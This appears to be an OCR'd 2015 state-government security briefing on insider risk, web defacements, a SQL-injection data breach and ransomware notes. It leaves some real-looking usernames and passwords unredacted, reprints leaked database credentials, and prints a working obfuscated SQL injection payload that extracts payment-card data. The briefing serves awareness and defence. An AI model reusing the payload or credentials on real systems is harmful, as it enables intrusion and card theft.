
October 27, 2015


Cyber Threats and Trends



Topics

- Threats & Trends
  - Adversaries
    - Have we seen them?
    - Denial of Service Attacks
    - Web Defacements
    - System Compromises
    - Ransomware
  - Trends
    - More Flash and Java Exploits
    - More devices = bigger target pool (IoT)

Adversaries & Cyber Threats




Source: Heritage Foundation, Dr. Steven P. Bucci

Insider Uber Geek

- Just because you can, doesn’t mean you should…
  - Set up a web server on a desktop/laptop system
  - Anyone in the network could link to the host over port 80
  - Default page was a series of bookmarks in html
  - Some linked to administrative interfaces on departmental servers and had username and password for the account login
  - About 30% of the links were not work related

Insider Uber Geek



Apps ★ Bookmarks NC.gov DIT SCIO-ITS US-CERT (SP) Myip.ms Remedy Beacon CARA ITS Directory EmpDir. DNSDB OWA Links YGS Other bookmarks

HOME PAGE

Purchase and Contract
P&C Home Page
>> Term Contracts
>> Term Contracts by end date
>> Agency Contracts
>> Fuel Prices
P&C Admin Page
EO Home Page
EO Admin Web Page
P&C Production Server
NEW P&C Production Server
DOA Test Server
New DOA Test Server
SmarterStats (web hits)
Log In
ID: [redacted]
PW: [redacted]

Site Names:
Doa (main site)
Doa-cfw (Council for Women)
Doa-mf (Motor Fleet)
Doa-npe (DNPE)
Doa-pc (Purchase and Contract)
Doa-sco (State Construction Office)

DOA Links
DOA Home Page
Secretaries Office
CFW
Other Agencies
MIS Intranet
PSP Tube Links
More Tube Links
More Tube Links2
More Tube Links3
HUB Links
**HUB Home Page
- HUB SOQ
- HUB SOQ Login
hub14 / webut0w14
- HUB SOQ Admin Login
bob torres / mzrweb08
- HUBSCO Admin Login
[redacted]
- Outreach Training Admin Login
[redacted]
- Networking - Edit Matchmaking Listing
- Networking - Attendance Listing
- Networking - Delete Registration

E-Mail Links
NC Mail
Yahoo Mail
Earthlink Mail
Motor Fleet
Log In
NCID Log In (mreturn)
DOA Updates
Log In
[redacted]
PIO Control Log In
[redacted]
>> Ticket Summary 2011
>> Ticket Detail 2011
>> Ticket Summary 2012
>> Ticket Detail 2012
>> T Summary 2011
>> T Summary
>> Submit Ticket
Graphic Requests
Log In
[redacted]
Veterans Affairs
Hotline Form
Collected data
[redacted]
Manage DOA Stuff
DOA Staff Directory
[redacted]
Posting Intranet News Items
[redacted]

Other Links
My Home
My Resume
IBM Alliance
NCID
Login [redacted]
Beacon
Time [redacted]
Email / Web Guidelines
For Email
For Web
Job Links
NC Jobs
Jobseekers
Store Links
Belk
BestBuy
Home Depot
JCPenney
K-Marts
Lowes
Wal-Marts
Khols
Marshalls

WHS/East Chicago
EC Washington High Alumni
Gary Post-Tribune
nwiTimes.com
Nation OBITs
Search Engines
Pipl
Ask
DuckDuckGo
Bing
Clusty
Mahalo
Wikipedia
Web achive
Yahoo.com
Google
Dogpile
Ultimate White Pages
WhitePages
AOL Radio
House Music
Veterans Affairs
Education Login URL
bobjtorres
ace0fp@dsc
Event Calendars
Login URL
Voice Mail URL
Login URL


Non-Public Education
DNPE Home Page
DEC online Request Form
DEC online Request List
Michelle
Moore
DNPE Mail List Server
Mrwe2U49
Home School Links
Home School Search webpage
Notice of Intent to Operate HS
Notice of Intent to Re-Open HS
Home School FAQs
Get Home School ID
Home School Updates and Changes
Send Mass E-mail to HS Admins
New Home School Registrations
Conventional School Links
Conventional School FAQs
Conventional School Update
- Get Update Data
- Create Mass Email List
- Completion Listing of Schools
- Start Listing of Schools
- Delete SchoolID (delete schoolid)
News/ Weather
CNN
FOX News
USA Today
Weather.com
WRAL TV
N&O
My Readings

www.doa.nc.gov/intranet/updates/ticketsummary2011.aspx

port 80

nental

Web Defacements



fleetservices.ncsu.edu

Hacked By MexicanHackers
#ChapelHillShooting

We Support the Islamic State
We must take our revenge !

A message to America and the Allies


AhmadHax0r | Libero | Antrax810 | the_warri0r | Daisy | Muslims Hackers !

Example:
North Carolina State University

- Targets of Opportunity
  - Wordpress Plugin
- Political Messages

- MexicanHackers is a single Muslim Mexican hacker voicing support of ISIL/ISIS and distrust of current Mexican government leadership.

Web Defacements



HACKED BY ANONGHOST

حَسْبُنَا اللَّهُ وَنِعْمَ الْوَكِيلُ

Greetings world we are AnonGhost

We are the sound of the forgotten people, the freedom fighter in the cyberworld

and our main target is Sionisme and israhell, if you are asking why your website got hacked by us,

Its basically because we want to share our message and show the world who we are,

we are not looking for fame but we have a goal to achieve

we supporte all hackers teams and we supporte all the freedom mouvement in the world.

#OpSaveAlAqsa decided , Expect us !

WE ARE


Mauritania Attacker - Virus Worm - Jiki1d - AnonsecTn - Tak Dikenal - Younes Lmaghrbi

Example:
Winston-Salem State University

- Targets of Opportunity
- Political Messages

- AnonGhost – currently has a campaign called #OpChapelHill targeting college web sites in retaliation for the shootings of three Muslim students in February.

Web Defacements



HaCked By Toxic Dz

Team Dz
Algeria Hackers . . . .
Freedom For Palestine and All Muslims

Team Dz : : Toxic Dz - faroukovic DZ - sH@rk-Dz - FaML - BL4CK-T3RRORIST - moroccanwolf -
Abdellah Elmaghribi - C3SC DZ - X CoDe FG - Moh Ouasiic - Dadou Dz - VIRUSX


Contact Me: https://www.facebook.com/TeamDZ

Example:
readync.org

- Targets of Opportunity
  - Exposed Upload Script
- Political Messages

- ToxicDZ (TeamDZ) Algerian Hackers – Stopped short of direct support of ISIL/ISIS.

Web Defacements



iSlam FoR EveR

Hacked By: Group Hp-Hack===>> NeT-DeViL And Dr-TaiGaR


Saudi arabia Hackers

Example:
readync.org

- Targets of Opportunity
  - Exposed Upload Script
- Political Messages
- Hp-Hack Saudi Arabian hackers.


Secure Coding (1)

- Many applications within State government are home grown or custom from a vendor
  - Problem:
    - We don’t include language in contracts to hold the vendors accountable or require them to adhere to secure coding best practices
    - We leverage non-technical personnel with an interest and limited skill set to develop applications



Secure Coding (2)

- Non-Technical Personnel:
  - Not aware of the security threat
  - Not trained to program securely
    - Include variables and sensitive data in URLs (passwords)
    - Don’t understand the need to examine and validate input from users and other systems



Secure Coding (3)


- Need to validate input is what it purports to be
  - Png upload could really be a webshell php/asp script
  - Field inputs do not contain codes or instructions that might be interpreted by back end systems to provide information on the server design, capabilities, or protected database contents (SQLi)

Secure Coding (4)

- Check inputs meet the expected variable type and size limits and discard or sanitize avoid buffer overflows which might return memory contents or result in execution of code inserted in the excess data

Web Server Data Compromise

Notification: Post to PasteBin service - Found by AP reporter who contacted PIO



```
 ____  __          __        __            ________                                    __  __
|    |/ _|____  |  |___  _|__| ____   /  _____/ ____   ____  __ ________|__|/  |_ ___.__.
|      <_/ __ \|  |\  \/ /  |/    \  \_____  \_/ __ \_/ ___\|  |  \_  __ \  \   __<   |  |
|    |  \  ___/|  |_\   /|  |   |  \/        \  ___/\  \___|  |  /|  | \/  ||  |  \___  |
|____|__ \___  >____/\_/ |__|___|  /_______  /\___  >\___  >____/ |__|  |__||__|  / ____|
        \/    \/                 \/        \/     \/     \/                       \/
--- contact:https://www.facebook.com/pages/KelvinSecurity/1470285456587684
    author: kelvinsecurity

----- больш
----------------------------------------------------------------------------------------------------
-----------------
Што Kelvinsecurity?


Kelvinsecurity з'яўляецца хакер твар шукае збору інфармацыі вялікіх людзей па ўсім свеце, падлучаных
да сеткі, і ўразлівыя да гэтых платформах.
----------------------------------------------------------------------------------------------------
------------
North Carolina State Goverment Is Hacked By KelvinSecTeam
----------------------------------------------------------
TARGET:http://www.ncparks.gov/
----------------------------------------------------------
Host    User    Password
127.0.0.1       root    1618133527927dee
localhost       losborne        4a1d5c113129f682
```

Web Server Data Compromise

Attempt to evade IDS by obfuscating the SQL Injection commands used…

Obfuscated:

```
family=999999.9%27%20union%20all%20select
%200x31303235343830303536%2C%28select%20c
oncat%280x27%2C0x7e%2Cunhex%28Hex%28cast%
28pcard_users.last_name%20as%20char%29%29
%29%2C0x5e%2Cunhex%28Hex%28cast%28pcard_u
sers.pcard_numname%20as%20char%29%29%29%2
C0x5e%2Cunhex%28Hex%28cast%28pcard_users.
card_number%20as%20char%29%29%29%2C0x5e%2
Cunhex%28Hex%28cast%28pcard_users.first_n
ame%20as%20char%29%29%29%2C0x5e%2Cunhex%2
8Hex%28cast%28pcard_users.bank%20as%20cha
r%29%29%29%2C0x5e%2Cunhex%28Hex%28cast%28
pcard_users.transactions%20as%20char%29%2
9%29%2C0x5e%2Cunhex%28Hex%28cast%28pcard_
users.location%20as%20char%29%29%29%2C0x2
7%2C0x7e%29%20from%20%60bdb_backup%60.pca
rd_users%20limit%207%2C1%29%20%2C0x313032
35343830303536%2C0x31303235343830303536%2
0and%20%27x%27%3D%27x
```


Converted:

```
family=999999.9' union all select
0x31303235343830303536,(select
concat(0x27,0x7e,unhex(Hex(cast(pcard_use
rs.last_name as
char))),0x5e,unhex(Hex(cast(pcard_users.p
card_numname as
char))),0x5e,unhex(Hex(cast(pcard_users.c
ard_number as
char))),0x5e,unhex(Hex(cast(pcard_users.f
irst_name as
char))),0x5e,unhex(Hex(cast(pcard_users.b
ank as
char))),0x5e,unhex(Hex(cast(pcard_users.t
ransactions as
char))),0x5e,unhex(Hex(cast(pcard_users.l
ocation as char))),0x27,0x7e) from
`bdb_backup`.pcard_users limit 7,1)
,0x31303235343830303536,0x313032353438303
03536 and 'x'='x
```

Web Server Data Compromise


Kelvinsecurity з'яўляецца хакер твар шукае збору інфармацыі вялікіх людзей па ўсім свеце, падлучаных да сеткі, і ўразлівыя да гэтых платформах.

Kelvinsecurity hacker is a person looking for a collection of information of great people around the world connected to the network and are vulnerable to these platforms.



Ransomware Indicators of Compromise

- System hard disk activity
- Potentially high CPU usage (Encryption)
- Increased network activity to file shares
- Inability to access files
- Presence of Notice/Instructions



Your files are encrypted.

To get the key to decrypt files you have to pay 500 USD/EUR. If payment is not made before 12/08/14 - 21:15 the cost of decrypting files will increase 2 times and will be 1000 USD/EUR

Prior to increasing the amount left

101h 57m 30s

Your system: [illegible] First connect IP: [illegible] Total encrypted 46 files.

We are present a special software - CryptoWall Decrypter - which is allow to decrypt and return control to all your encrypted files.

How to buy CryptoWall decrypter?

1. **You should register Bitcoin wallet** (click here for more information with pictures)
2. **Purchasing Bitcoins - Although it's not yet easy to buy bitcoins, it's getting simpler every day.**

   Here are our recommendations:
   - LocalBitcoins.com - This fantastic service allows you to search for people in your community willing to sell bitcoins to you directly.
   - How To Buy Bitcoins - An international directory of bitcoin exchanges.
   - Cash Into Coins - Recommended for fast, simple service.
   - Coinbase - Bitcoin exchange based in the United States. (Highly rated)
   - BitStamp - A multi currency bitcoin exchange based in Slovenia. (Highly rated)
   - CoinJar - CoinJar allows direct bitcoin purchases on their site. They're based in Australia but serve an international clientele.
   - anxpro.com
   - bittylicious.com
   - ZipZap - ZipZap is a global cash payment network enabling consumers to pay for digital currency.
3. **Send 1.22 BTC to Bitcoin address:** [illegible] Get QR code
4. **Enter the Transaction ID and select amount:**

   1.22 BTC == 500 USD ▾ Clear

   Note: Transaction ID - you can find in detailed info about transaction you made.
   (example [illegible])
5. **Please check the payment information and click "PAY".**

PAY


Your sent drafts

Num	Draft type	Draft number or transaction ID	Amount	Status

Your payments not found

0 valid drafts are put, the total amount of **0** USD/EUR. The residue is **500** USD/EUR.

CTB Notice



Your personal files are encrypted by CTB-Locker.

Your documents, photos, databases and other important files have been encrypted with strongest encryption and unique key, generated for this computer.

Private decryption key is stored on a secret Internet server and nobody can decrypt your files until you pay and obtain the private key.

You only have 96 hours to submit the payment. If you do not send money within provided time, all your files will be permanently crypted and no one will be able to recover them.


Press 'View' to view the list of files that have been encrypted.

Press 'Next' for the next page.

WARNING! DO NOT TRY TO GET RID OF THE PROGRAM YOURSELF. ANY ACTION TAKEN WILL RESULT IN DECRYPTION KEY BEING DESTROYED. YOU WILL LOSE YOUR FILES FOREVER. ONLY WAY TO KEEP YOUR FILES IS TO FOLLOW THE INSTRUCTION.

View 95:58:10 Next >>

TeslaCrypt Notice



All your important files are encrypted.

At the moment, the cost of private key for decrypting your files is 1.5 BTC ~= 415 USD.
Your Bitcoin address for payment: 1LvjW9wyajpsC3j9RitZDip6cDcZ7jjMG5

PURCHASE PRIVATE KEY WITH BITCOIN

You can also make a payment with PaySafeCard or Ukash

In case of payment with PaySafeCard or Ukash your total payment is £ 400

PURCHASE PRIVATE KEY WITH PAYSAFECARD OR UKASH

